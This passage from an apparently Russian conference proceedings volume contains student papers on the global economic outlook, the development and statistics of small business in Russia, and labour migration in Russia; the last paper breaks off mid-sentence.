Ключевые слова: international, financial, trade, prospects, global, economy.

Прошедшее десятилетие характеризовалось неустойчивым ростом, высокой неопределенностью инвесторов и периодическими всплесками волатильности на мировых финансовых рынках. По мере того как уязвимость, связанная с кризисом, и негативные последствия других недавних потрясений постепенно ослабевают, мировая экономика укрепляется.

К концу 2016 года мировая экономическая активность начала демонстрировать умеренный рост, который продолжился и в 2017 году.

Мировое промышленное производство ускорилось в тандеме с оживлением мировой торговли, которое было обусловлено главным образом повышением спроса в Восточной Азии. Показатели доверия и экономических настроений также в целом укрепились, особенно в развитых странах. Инвестиционные условия улучшились на фоне стабильных финансовых рынков, сильного роста кредитования и более солидных макроэкономических перспектив.

Согласно оценкам, в 2017 году глобальный экономический рост достиг 3,0 процента при расчете по рыночным обменным курсам или 3,6 процента с поправкой на паритеты покупательной способности

В настоящее время во всех крупных развитых странах наблюдается синхронный рост темпов роста. По сравнению с предыдущим годом, рост усилился почти в двух третях стран мира в 2017 году.

На глобальном уровне мировой валовой продукт, согласно прогнозам, будет расти устойчивыми темпами в 3,0 процента в 2018 и 2019 годах.

Развивающиеся страны остаются основными движущими силами глобального роста. В 2017 году на Восточную и Южную Азию приходилось почти половина глобального роста, так как оба региона продолжают расширяться быстрыми темпами. Только китайская экономика способствовала примерно одной трети глобального роста в течение года.

Однако более активная экономическая деятельность неравномерно распределяется между странами и регионами, при этом во многих частях мира еще не восстановились здоровые темпы роста. Кроме того, долгосрочный потенциал глобальной экономики по-прежнему страдает от затянувшегося периода слабых инвестиций и низких темпов роста производительности, последовавших за глобальным финансовым кризисом. Повсеместная слабость роста заработной платы, высокий уровень задолженности и повышенный уровень политической неопределенности по-прежнему сдерживают более жесткий и более широкий отскок совокупного спроса. В то же время ряд краткосрочных рисков, а также усиление долгосрочной финансовой уязвимости могут сорвать недавний подъем глобального экономического роста.

Недавнее ускорение темпов роста ВМП с посткризисного минимума в 2,4 процента в 2016 году обусловлено главным образом более устойчивым ростом в ряде развитых стран.

Циклические улучшения в Аргентине, Бразилии, Нигерии и Российской Федерации по мере выхода этих стран из рецессии также объясняют примерно треть роста темпов глобального роста в 2017 году.

За последний год структура мирового спроса в большей степени сместилась в сторону инвестиций. Валовое накопление основного капитала составило примерно 60 процентов ускорения глобальной экономической активности в 2017 году. Это улучшение, однако, является относительно очень низкой отправной точкой, после двух лет исключительно слабого инвестиционного роста и длительного периода тусклой глобальной инвестиционной активности. В 2016 году в ряде крупных стран, включая Австралию, Аргентину, Бразилию, Канаду, Российскую Федерацию, Соединенное Королевство Великобритании и Северной Ирландии, Соединенные Штаты Америки и Южную Африку, были заключены контракты на инвестиции в предпринимательскую деятельность.

В то время как инвестиции больше не являются тормозом глобального роста, восстановление остается умеренным и сдерживается относительно узким кругом стран. Более устойчивое оживление роста инвестиций, вероятно, будет сдерживаться повышением уровня неопределенности в отношении будущих механизмов торговой политики, воздействием корректировок балансов в крупных центральных банках, а также высокой задолженностью и накоплением более долгосрочных финансовых проблем.

Недавние экономические достижения не были равномерно распределены между странами и регионами.

Восточная и Южная Азия остаются наиболее динамичными регионами мира, пользующимися устойчивым внутренним спросом и благоприятной макроэкономической политикой. С другой стороны, экономические условия остаются сложными для многих стран-экспортеров сырьевых товаров, что подчеркивает уязвимость к циклам бума и спада в сырьевом секторе в странах, которые чрезмерно зависят от узкого круга природных ресурсов. Перспективы в Африке, Западной Азии и некоторых частях Южной Америки по-прежнему в значительной степени зависят от цен на сырьевые товары.

После резкой глобальной перестройки цен на сырьевые товары в 2014-2016 годах цены на сырьевые товары не продемонстрировали общей тенденции в 2017 году, но были обусловлены отраслевыми изменениями. Таким образом, экономические показатели экспортеров сырьевых товаров разошлись, и такие страны, как Чили, начали извлекать выгоду из роста цен на медь, в то время как падение цен на какао привело к ухудшению экономических перспектив в Кот-Д'Ивуаре. В большинстве случаев валютное давление, связанное с резкими корректировками цен, ослабло, что открыло определенные возможности для смягчения политики в ряде стран.

Умеренное восстановление цен на нефть от минимумов, наблюдавшихся в начале 2016 года, принесло некоторую передышку странам-экспортерам нефти. Однако, учитывая, что цены на нефть в 2011-2014 гг. составят примерно половину их среднего уровня, перспективы роста экспортеров нефти будут оставаться приглушенными на горизонте прогноза, усиливая необходимость диверсификации экономики.

Продолжающиеся структурные изменения цен на сырьевые товары, в сочетании с политической неопределенностью и проблемами безопасности, во многом объясняют снижение роста ВВП по оценкам, в Африке и Латинской Америке и Карибском регионе на 2017 год по сравнению с прогнозами сообщили в мировое экономическое положение и перспективы 2017(Организация Объединенных Наций, 2017).

На глобальном уровне текущая оценка роста ВМП в 2017 году в размере 3,0 процента представляет собой небольшой пересмотр в сторону повышения прогнозов, опубликованных год назад. Эта корректировка примечательна сама по себе, поскольку она знаменует собой первый с 2010 года случай, когда мировая экономика превзойдет, а не разочарует ожидания. Расширенная волна понижение прогнозов за предыдущие семь лет отражает неспособность признать масштаб проблем, оставшихся после глобального финансового кризиса. Кроме того, были недооценены такие неожиданные потрясения, как изменение цен на сырьевые товары и воздействие мер политики, в частности ужесточение бюджетно — финансовой политики в развитых странах. Эти встречные ветры теперь ослабли.

Пересмотр в сторону повышения оценок роста на 2017 год обусловлен главным образом более устойчивым, чем ожидалось, ростом в ряде развитых стран, особенно в Европе и Японии, а также более быстрым, чем ожидалось, восстановлением в Российской Федерации, что способствует более широкому оживлению роста в регионе.

Интеграция мировой экономики ведет к взаимозависимости стран участников. Страны сотрудничают в торговле между собой, к тому же они знают друг друга и их сотрудничество переросло в привычку разрешения споров путем проведения переговоров и подписанием соглашений вместо военных конфликтов.

Использованные источники:

1. Kozlenkova, Irina V.; Hult, G. Tomas M.; Lund, Donald J.; Mena, Jeannette A.; Kekec, Pinar (2015-05-12). "The Role of Marketing Channels in Supply Chain Management". JournalofRetailing. **91**(4): 586-609. Available at: URL: doi:10.1016/j.jretai.2015.03.003. ISSN 0022-4359
2. Thomas, Vladimir (May 1, 2017). The world transformed 1945 to the present (Second ed.). Michael H.hunt. pp. 427–429.
3. School, Harvard Law. "Intergovernmental Organizations (IGOs) | Harvard Law School". Harvard Law School. Archived from the original on 21 December 2016. Retrieved 19 December2016.

УДК 332.14

Писаренко Н.А.
студент
Козлова Ю.В.
старший преподаватель
Кузбасский государственный технический университет имени Т.Ф. Горбачев

ВОЗНИКНОВЕНИЕ И РАЗВИТИЕ МАЛОГО ПРЕДПРИНИМАТЕЛЬСТВА В РОССИИ

Аннотация: в представленной статье рассматривает возникновение малого предпринимательства в России и этапы его развития. Также, анализируется численность малых предприятий, расположенных на территории Российской Федерации.

Ключевые слова: предпринимательство, малое, развитие, этапы.

Pisarenko N.A.
Student
Kozlova U.V.
Seniorlecturer
Kuzbass state technical University named after T. F. Gorbachev

THE EMERGENCE AND DEVELOPMENT OF SMALL ENTREPRENEURSHIP IN RUSSIA

Abstract: the article considers the emergence of small business in Russia and the stages of its development. Also, the number of the small enterprises located in the territory of the Russian Federation is analyzed.

Keywords: entrepreneurship, small, development, stages.

1. Эволюция и особенности малого предпринимательства в России.

Развитие малое предпринимательство в России получило совсем недавно. Своё начало оно берёт с 1990 года, когда начали образовываться первые общества с ограниченной ответственностью, являющиеся, по своей сути, приемниками ранее образованных кооперативных обществ. Малый бизнес – это бизнес, базирующийся на предпринимательской деятельности небольших фирм и предприятий, не являющихся частью более крупных промышленных объединений и корпораций. [1]

Субъектами малого предпринимательства являются коммерчески ориентированные организации с образованием юридического лица. Юридическим лицом может выступать небольшая зарегистрированная как юридическое лицо компания, физическое лицо, занимающееся коммерческой деятельностью и внесённое в единый государственный реестр индивидуальных предпринимателей, а также фермерские и крестьянские хозяйства.

Сильный толчок развитие малого предпринимательства получило в 1990 году, когда происходил процесс приватизации государственных

предприятий. Также, этому достаточно сильно поспособствовало перераспределение государственного имущества.

В 1995 году был принят федеральный закон «О государственной поддержке малого предпринимательства в Российской Федерации». Он способствовал урегулированию основных общих вопросов о развитии малого предпринимательства в Российской Федерации. Помимо этого, были сформулированы организационно-правовые нормы, вопросы налогообложения, критерии, определяющие малое предпринимательство, а также условия и требования, при которых малые предприятия могут получить государственную поддержку.[8]

Успешность развития любой формы предпринимательства обусловлена двумя условиями – экономической ситуацией, которая сложилась в стране и способностью самого предприятия грамотно использовать свои права для достижения поставленных хозяйственных целей и дальнейшего получения прибыли. Эти условия напрямую влияют на развитие малого бизнеса, так как он очень чувствителен к сложившейся вокруг него экономической, политической и правовой среде.[3]

Несмотря на то, что предпринимательство в России существует достаточно непродолжительный промежуток времени, оно всё же успело пройти все стадии эволюционного развития. В результате этого сформировались капиталы, которые способствуют увеличению инвестиционных вложений во все отрасли народного хозяйства. [4]

На сегодняшний день развитие малого предпринимательства является частью программы по борьбе с монополизацией всех экономических структур страны. Эта программа включает в себя: разукрупнение масштабных монопольных производств посредством перевода их производственных блоков в отдельные самостоятельные субъекты экономики, а также, создания дочерних организаций.

Помимо этого, государство оказывает поддержку малым предприятиям посредством участия в разработке сети российских банков, которые на протяжении уже многих лет занимаются кредитованием на льготных условиях малого и среднего бизнеса. К таким банкам можно отнести – «Сбербанк», Банк «Уралсиб», «Россельхозбанк» и т.д. [5]

Несмотря на то, что государство стремится создать благоприятные условия для формирования и развития малого предпринимательства, нельзя ни сказать о том, что в России по-прежнему существует ряд проблем, негативно сказывающихся на развитии предпринимательства. Так, группой мировых экспертов был выделен ряд причин, которые, по их мнению, тормозят развитие малого предпринимательства в России. Их можно разделить на внешние и внутренние. К внешним следует отнести сложную экономическую и финансовую обстановку в стране, существующие пробелы в правовой структуре и слабую правовую защищенность предпринимателей, наблюдающийся спад производства, разрыв хозяйственных связей. К внутренним причинам относятся низкий уровень экономических и правовых

знаний самих предпринимателей, неудовлетворительная деловая этика, как в бизнесе, так и в государственном секторе и т.д. Однако, несмотря на существования огромного количества нерешенных проблем, не стоит забывать, что малое предпринимательство не знает себе равных по способности оживить экономику и вывести ее из кризиса.

2. Этапы развития малого предпринимательства в России

В истории развития малого предпринимательства в Российской Федерации можно выделить ряд этапов:

Первый этап (1985-1987 года) – характеризуется появлением центров научно-технического творчества и временных творческих коллективов при общественных организациях, распространением бригадных подрядов, а также малой численностью участников в предпринимательской деятельности и его экспериментальный характер, зарождение и формирование социально-психологических основ предпринимательской деятельности на основании частной собственности. Этот этап служит экспериментальной площадкой для формирования первых малых предприятий в стране, его нельзя рассматривать как период полноценного становления малого предпринимательства в России.

Второй этап (1987-1988 года) – наблюдается расширение сферы деятельности, количество заинтересованных и принимающих участие в предпринимательской деятельности людей растет, предпринимательство приобретает характер массового движения.

Третий этап (1989-1990 года) – характеризуется принятием первых законодательных актов направленных на определение сущности и активизацию деятельности малых предприятий. На данном этапе значительно расширились сферы деловой активности предпринимателей, началась подготовка к, так называемой, малой приватизации. Малое предпринимательство было окончательно узаконено, что привело к появлению большого количества новых малых предприятий и зарождению конкуренции между ними.

Четвертый этап (1991-1992 года) – для него характерна коммерциализация и зарождение среднего и крупного бизнеса. Произошли изменения в отношения государства к развитию предпринимательства. Были приняты новые законы, расширяющие сферу деятельности предприятий, дающие им новые возможности для масштабного развития. На этом этапе наблюдается становление рыночной инфраструктуры, начало слияния и масштабирование некоторых предприятий, появление олигархии.

Пятый этап (1993-1994 года) – обусловлен широкомасштабной приватизацией и развитием всевозможных видов предпринимательской деятельности. Также на данном этапе наблюдается увеличение числа собственников, интенсивное участие малого бизнеса в торговле, общественном питание, сфере услуг и легкой промышленности. Были заложены основы появления рыночных отношений.

Шестой этап (1995-август 1998 года) – на этом этапе наблюдается

переход осуществления деятельности малого предпринимательства в соответствии с жестко регламентированными требованиями государства в условия стабилизации экономического роста и макроэкономической либерализации.

Седьмой этап (август 1998-2001 года) – посткризисный период, обусловлен изменением приоритетов, структуры в отраслях, а также механизмов развития малого предпринимательства. Государство начинает ощущать зависимость от внешних сырьевых рынков. Малое предпринимательство начинает восстанавливаться высокими темпами после финансового кризиса и становится главным гарантом социальной стабильности. Наблюдается повышение заинтересованности государства в поддержке малого бизнеса. [7]

3.Численность малых предприятий по Российской Федерации

Важность малого предпринимательства признана во всем мире. В большинстве развитых стран доля малого бизнеса в общей структуре достаточно велика. Малое предпринимательство создает множество рабочих мест, тем самым обеспечивая значимую часть населения доходами. Таким образом, сложно переоценить роль малого предпринимательства в социально-экономическом положении страны в целом и отдельно по её регионам.

Проведенные исследования доказывают существующую взаимосвязь между величиной сектора малого бизнеса и благосостоянием населения с вытекающим из этого экономическим ростом в стране. Помимо этого, увеличение числа малых фирм в экономике страны порождает более жесткую конкуренцию, вытесняя тем самым с рынка менее жизнеспособные, низко производительные предприятия. В противовес этому, компании, которые умеют вовремя адаптироваться к изменяющейся среде, растут, что приводит к росту производительности труда в экономике в целом, и как следствие, повышение уровня доходов обычных граждан. Также, конкуренция приводит к улучшению качества товаров и расширению их ассортимента на рынке. Помимо этого, ещё одной сильной стороной малого предпринимательства можно назвать способность к созданию инноваций, которая движет человечество вперед.

Исследование, проводимое в США (An Analys is of Small Business Patents by Industry and Firm Size) показывает, какую долю малое и среднее предпринимательство составляет в ВВП различных стран. Приведенные ниже результаты сопоставлений демонстрируют, с одной стороны, существенную роль, отводимую малому и среднему бизнесу в экономиках других стран. И, с другой стороны, низкий уровень и большой потенциал развития малого и среднего бизнеса в России.

На сегодняшний день в России наибольшую долю в ВВП страны составляет крупный бизнес, в то время как малый и средний бизнес составляет лишь 21% от ВВП. [6]




Рис. 1.Доля малых и средний предприятий в ВВП стран

На рисунке 1 видно, что Россия сильно отстает по доли малого предпринимательства в ВВП от других государств. В России преобладают крупные фирмы, занимающие большую часть рынка и вытесняющие более мелких конкурентов.

Анализ динамики изменения количества зарегистрированных малых предприятий показан в таблице 1

Таблица 1 – Динамика развития малого предпринимательства в Российской Федерации

Параметры	2012 год	2013 год	2014 год	2015 год	2016 год
Число малых предприятий регистрируемых по годам, тыс.	1137,4	282,7	227,8	219,7	229,2
Абсолютные отклонения, тыс. Цепные	-	-854,7	-54,9	-8,1	9,5
Базисные	-	-854,7	-909,6	-917,7	-908,2
Темпы прироста % Цепные		24,85	80,58	96,44	104,32
Базисные	-	24,85	20,03	19,32	20,15
Оборот малых предприятий, млд.руб.	15468,9	10093,5	8805,9	10247	13252
Абсолютное отклонение, млд. руб. Цепные	-	-5375,4	-1287,6	1441,1	3005
Базисные	-	-5375,4	-6663	-5221,9	-2216,9
Темпы прироста % Цепные	-	65,25	87,24	116,37	129,33
Базисные	-	65,25	56,93	66,24	85,67

Из данных таблицы 1 видно, что в период с 2012 по 2013 год произошел резкий спад численности зарегистрируемых малых предприятий на территории России. Численность предприятий сократилась более чем в 4 раза (на 75,15%) или на 854,7 тыс. Снижение общего количества

зарегистрированных организаций наблюдалось вплоть до 2015 года, в 2016 году виден незначительный рост на 4,32% или 9,5 тыс. по сравнению с предыдущим годом.

Общий денежный оборот малых предприятий в 2013 году по сравнению с 2012 годом снизился на 34,75% или 5375,4 млрд. руб. Начиная с 2015 года наблюдается рост общего денежного оборота предприятий. Так, в 2015 году по сравнению с 2014 оборот увеличился на 16,37% или 1441,1 млрд. руб., а в 2016 по сравнению с 2015 на 29,33% или 3005 млрд. руб.

Таким образом, можно сделать вывод, что начиная с 2012 года малое предпринимательство в России переживало серьёзный спад, что негативно отразилось на ВВП страны, а начиная с 2015 года ситуация начала постепенно стабилизироваться.

Малые предприятия на территории Российской Федерации рассредоточены крайне неравномерно, это связано с климатическими условиями, выгодой от географического положения, густонаселённостью некоторых районов страны и ряда других факторов. [2]

Количество юридических лиц и индивидуальных предпринимателей, сведения о которых содержатся в Едином реестре субъектов малого предпринимательства по состоянию на 10 мая 2018 годапредставлены в таблице 2. [9]

Таблица 2 – Количество малых предприятий в субъектах Российской Федерации

Субъекты Российской Федерации	Всего, штук	Из них						Удельный вес из общего количества, %			
		Юридических лиц			**Индивидуальных предпринимателей**			**Юридических лиц**		**Индивидуальных предпринимателей**	
		Всего, штук	из них		Всего, штук	из них		Микро предприятий	Малых предприятий	Микро предприятий	Малых предприятий
			Микро предприятий	Малых предприятий		Микро предприятий	Малых предприятий				
Российская Федерация	6170963	2917371	266120	236495	3253592	322578	27460	91,22	8,11	99,15	0,84
Центральный ФО	1928175	1053243	95886	86411	874932	86826	6219	91,04	8,20	99,28	0,71
Северо-Западный ФО	716973	398966	36728	30925	318007	31571	2406	91,67	7,75	99,23	0,76
Южный ФО	717402	217921	19885	17930	499481	49562	3487	91,08	8,23	99,30	0,70

Северо-Кавказский ФО	203163	50614	45743	4439	152549	151724	815	90,38	8,77	99,46	0,53
Приволжский ФО	1099717	497647	450917	43314	602070	595639	6349	90,61	8,70	98,93	1,05
Уральский ФО	250843	250843	230103	19228	277948	275199	2715	91,73	7,67	99,01	0,98
Сибирский ФО	711469	333478	306297	25277	377991	374153	3787	91,85	7,58	98,98	1,00
Дальневосточный ФО	265273	114659	105065	8971	150614	148912	1682	91,63	7,82	98,87	1,12

Субъекты Российской Федерации	Всего, штук	Из них						Удельный вес из общего количества, %			
		Юридических лиц			**Индивидуальных предпринимателей**			**Юридических лиц**		**Индивидуальных предпринимателей**	
		Всего, штук	из них		Всего, штук	из них		Микро предприятий	Малых предприятий	Микро предприятий	Малых предприятий
			Микро предприятий	Малых предприятий		Микро предприятий	Малых предприятий				
Удельный вес по округам, %											
Центральный ФО	31,25	36,1	36,03	36,54	26,89	26,93	22,65	-	-	-	-
Северо-Западный ФО	11,62	13,68	13,74	13,08	9,77	9,78	8,76	-	-	-	-
Южный ФО	11,63	7,47	7,46	7,58	15,35	15,37	12,7	-	-	-	-
Северо-Кавказский ФО	3,29	1,73	1,72	1,88	4,69	4,7	2,97	-	-	-	-
Приволжский ФО	17,82	17,06	16,94	18,31	18,5	18,46	23,12	-	-	-	-
Уральский ФО	4,06	8,6	8,65	8,13	8,54	8,53	9,89	-	-	-	-
Сибирский ФО	11,53	11,43	11,51	10,69	11,62	11,6	13,79	-	-	-	-

Дальневосточный ФО	4,3	3,93	3,95	3,79	4,63	4,62	6,13	-	-	-	-

Из данных таблицы 2 видно, что наибольшая доля предприятий приходится на Центральный Федеральный Округ, где находится 1928175 зарегистрированных юридических лиц, что составляет 36,1% от общего числа малых предприятий на территории Российской Федерации, а также Приволжский Федеральный округ, где зарегистрировано 1099717 малых предприятий или 17,06% об общей численности. Наименьшее количество предприятий зарегистировано в Северо-Кавказском Федеральном округе, там доля зарегистрированных малых предприятий составляет 3,29% или 203163 предприятия. Подавляющее большинство зарегистрированных предприятий во всех субъектах Российской Федерации имеют статус микро-предприятий, в среднем их доля в общей численности составляет 91%.

Это говорит о том, что в Российской Федерации в основном преобладают малые товарищества и индивидуальные предприятия.

Таким образом, на основе выше описанного можно сделать вывод, что малое предпринимательство является одним из главных субъектов экономической системы государства и выполняет наиважнейшие функции для развития экономики в целом. В то же время нельзя ни обратить внимание на то, что на современном этапе развития малого предпринимательства в России наблюдается существенное отставание от других геополитических субъектов, где доля малого предпринимательства существенно выше. Перестройка малого бизнеса в инновационную направленность позволит подготовить базис для развития больших технических предприятий, которые поспособствуют подъему и развитию всей национальной экономики, потому необходимо совершенствование законодательной базы относящейся к малому предпринимательству, создать благоприятную базу для формирования и становления новых предприятий, а также усилить государственную поддержку малого бизнеса в Российской Федерации.

Использованные источники:

1. Большие возможности малого бизнеса. (http://www.elitarium.ru/2008/03/19/vozmozhnosti_malogo_biznesa.html).
2. Колесникова Л.А. Предпринимательство и малый бизнес в современном государстве: управление развитием / Колесникова Л.А. – Москва: «Новый Логос». – 2000 г. – С. 190.
3. Кошелева Т.Н. Стратегии развития малого инновационного предпринимательства. – СПб: ГУАП, 2009.
4. Малый бизнес: значение для государства – [Электронный ресурс]. – Режим доступа: URL:http://www.kreditbusiness.ru/role.html
5. Малый бизнес в России сегодня – [Электронный ресурс]. – Режим

доступа: URL:http://www.kreditbusiness.ru/russianbusiness3.html
6. Проблемы и преимущества малого бизнеса в России – [Электронный ресурс] – Режим доступа: URL:http://www.kreditbusiness.ru/russianbusiness.html.
7. Управление малым бизнесом [Электронный ресурс]. – Режим доступа:URL:http://finlib.biz/biznes-malyiy/upravlenie-malyim-biznesom-rukovodstvo-dlya.html.
8. Федеральный закон от 14 июня 1995г. № 88-ФЗ «О государственной поддержке малого предпринимательства в Российской Федерации».
9. Федеральная служба государственной статистики. Малое и среднее предпринимательство в России – 2013г. – [Электронный ресурс]. – Режим доступа: URL:http://www.gks.ru/bgd/regl/b13_47/Main.htm

УДК 353.9

Плахонин О.Д.
студент магистратуры
ФГБОУ ВО «Бурятский государственный университет»
научный руководитель: Родионова Д.Н.
доцент
кафедра экономической теории, государственного и муниципального управления
Россия, г. Улан-Удэ

ОСОБЕННОСТИ ТРУДОВОЙ МИГРАЦИИ В РОССИИ

Аннотация: статья посвящена миграционным процессам в сфере трудовых ресурсов в современной России, затрагивающие важные аспекты социально-экономического развития. Материал изложен в ракурсе постсоциалистической трансформации, также кризисных тенденций и усложнением геополитического положения.

Ключевые слова: миграция, трудовая миграция, иностранная рабочая сила

Plakhonin O.D., master student
of the "Buryat State University»
Russia, Ulan-Ude
Supervisor: Rodionova D.N.
associate Professor of economic theory
state and municipal administration

FEATURES OF LABOR MIGRATION IN RUSSIA

Abstract: the article is devoted to migration processes in the field of labor resources in modern Russia, affecting important aspects of socio-economic development. The material is presented in the perspective of post-socialist transformation, crisis trends and complication of the geopolitical situation.

Keywords: migration, labor migration, foreign labor force

Усиливающиеся миграционные процессы в современных условиях становятся все более важной особенностью нашего глобализирующегося мира и актуализируют многие важные экономические, социальные и политические вопросы.

Под миграцией населения (от лат. migratio-переселение) понимается процесс перемещения населения с изменением места жительства или временного пребывания на той или иной территории под влиянием множества факторов, представляя собой своеобразный индикатор уровня социально-экономического развития государства. Являясь определенной закономерностью, социальным феноменом общества, миграции присущи качественные изменения, особенности, направления и тенденции, и в силу этого она сложна и многогранна.

Трудовая миграция как особая часть процесса миграции, в отличие от других видов миграции характеризуется тем, что это прежде всего активные трудоспособные граждане с целью поиска места работы без изменения места постоянного проживания.

Понятие «трудовая миграция» и термин «трудовой (трудящийся) мигрант» в научной и общественной дискуссии употребляются обычно применительно к международной миграции. Международные трудовые мигранты в России - граждане других государств, прибывшие в РФ с целью заработка. Однако трудовая миграция в России не исчерпывается трансграничными перемещениями, потоки трудовой миграции внутри страны вполне сопоставимы по объемам с международными, а вклад внутренних трудовых мигрантов в занятость на многих региональных рынках труда даже более значим. Как показывают исследования последних лет изучению вопросов внутренней трудовой миграции в России уделяется значительно меньшее внимание, а попытки совместного анализа внутренней трудовой миграции и международной трудовой миграции почти единичны.[211]

Безработица и низкий заработок являются сильнейшими факторами, вытесняющими мигрантов из их стран и вынуждающими их искать лучшие экономические возможности за рубежом. Основными факторами притяжения в России являются: более высокий заработок и большой (и растущий) спрос на рабочую силу в нескольких отраслях народного хозяйства (строительство, коммунальное и бытовое обслуживание, транспорт, сельское хозяйство). Даже в 2009 году на пике кризиса в России официально зарегистрировано около 1 миллиона вакансий. Безвизовый режим, развитые транспортные маршруты, а также общая история стран СНГ (благодаря этому фактору большинство мигрантов по-прежнему могут удовлетворительно говорить по-русски), также стимулируют трудовую миграцию.

Помимо прочего неформальным социальным сетям отводится важная

[211] http://journal.econorus.org/pdf/Mkrtchyan_Florinskaya_JNEA_2018_1_37.pdf

роль, которая стала характерной чертой современной миграции в России. В результате этого новые группы населения в странах происхождения, которые не могли позволить себе мигрировать несколько лет назад, начали участвовать в миграции. Мигранты осуществляют большую часть своих социальных операций через такие сети, начиная со сбора первичной информации о возможностях трудоустройства и заканчивая организацией медицинского лечения в России. Из-за таких сетей низкие языковые навыки больше не являются барьером для миграции: мигранты, не владеющие русским языком, могут успешно использовать свои сети и жить в России, не испытывая больших трудностей.

В 1990 - 2000-е годы оценки внутренней трудовой миграции в России, основывающиеся на немногочисленных выборочных исследованиях, были очень приблизительными. После изменения методики учета в 2011 г. число внутристрановых миграций увеличилось более чем вдвое и в настоящее время превышает 4 млн в год, а межрегиональная миграция — почти 2 млн в год. К этому надо добавить, что в России получила развитие временная трудовая миграция граждан, которая не попадает в статистический учет, но масштабы которой составляют, по консервативной оценке, 1,7 млн человек ежегодно (данные ОНПЗ о месте работы).

Исследовательские оценки говорят о большей распространенности данного явления. Например, обследование домохозяйств 4 малых городов России, проведенное ИНСАП РАНХиГС в 2015 г., выявило недоучет в обследованиях ОНПЗ внутрирегиональной трудовой миграции. Это обследование показало, что в последние годы в отходничестве участвовали более 20% домохозяйств, а трудовые мигранты составляли 6% от общей численности занятого населения исследуемых городов.[212]

Что касается межстрановых процессов, то численность международных трудовых мигрантов в России была максимальной в 2013 - 2014 гг., эксперты оценивали ее в 6 - 7 млн человек ежегодно. С 2015 года, вследствие изменения экономических условий в России, а также нововведений миграционного законодательства, значительно увеличивших стоимость выхода международных мигрантов на российский рынок труда, численность иностранных трудовых мигрантов в России сократилась. На сегодня, по нашим оценкам, она составляет примерно 4 - 5 млн человек единовременно. В 2017 г. численность иностранных граждан, въехавших с целью «работа по найму» на территорию РФ, колебалась в течение года от 3,6 млн до 4,3 млн. человек; еще около 0,5 млн иностранцев въезжают или уже давно въехали в Россию с другими целями (например, частной), но при этом работают.[213]

После распада Советского Союза и появления новых государственных границ в 1992 году, поездки между бывшими советскими республиками

[212] Мкртчян Н.В., Флоринская Ю.Ф. Социально-экономические эффекты трудовой миграции из малых городов России // Вопросы экономики. 2016. №4. С. 103–123.
[213] https://publications.hse.ru/mirror/pubs/share/direct/220188152

изменились с внутренних на международные. Таким образом, Россия стала одним из крупнейших в мире пунктов назначения для мигрантов в одночасье. В 1994 году рост миграции в России достиг исторического максимума - почти миллиона человек. В 1990-х годах значительная часть движения в Россию была связана с репатриацией лиц, когда-то покинувших эту страну, а также их потомков. Еще одним сильным фактором вытеснения населения из бывших советских республик в Россию стали политические события, вооруженные конфликты на Кавказе, в Приднестровье, в Таджикистане и др. совокупные факторы вызвали приток беженцев и внутренне перемещенных граждан различных национальностей. По данным статистики и переписи 2002 года, также наблюдался значительный приток различных этнических групп России (почти 15%), украинцев (10%), армян (более 6%) и азербайджанцев (почти 3%). Доля коренных народов Центральной Азии среди иммигрантов была незначительной и не превышала 3 % в тот период. В общей сложности за период между переписями 1989 и 2002 годов Россия получила еще 5,5 миллиона жителей за счет миграции.

С начала 2000-х годов экономические факторы сильно влияли на объем и направление миграционных потоков на постсоветском пространстве. Быстрый экономический рост в России создал высокий спрос на рабочую силу. Большую роль сыграло также увеличение разницы между странами СНГ в темпах экономического развития и, как следствие, в доходах и уровне жизни населения. Количество временных иностранных рабочих в России в 2012 - 2013 гг. достигло 7 миллионов человек, из которых от 3 до 4 миллионов были нелегальными мигрантами. В то же время значительно уменьшились размеры русскоязычного населения за пределами России.[214]

В целом миграционный обмен оказался выгодным как для России, так и для стран происхождения. Всего за период с 1992 по 2013 год включительно Россия приняла дополнительно более 8,4 млн резидентов. Миграционный прирост более чем на 60% компенсировал естественное сокращение населения в этот период. В 1990-е годы в связи с миграцией с территории бывшего Советского Союза произошло значительное перераспределение человеческого капитала в пользу России, поскольку русскоязычные мигранты имеют более высокий уровень образования и лучшие навыки.

Таким образом, была компенсирована потеря квалифицированной рабочей силы, которая ранее была вызвана массовой миграцией из России в страны за пределами бывшего СССР. Постоянные и временные мигранты сглаживали дисбаланс на рынке труда и устраняли нехватку рабочей силы. Однако, хотя иммигранты работают там, где требуется высокий или средний уровень квалификации, временные трудящиеся-мигранты в основном получают низкооплачиваемую работу с тяжелыми условиями труда,

[214] Там же

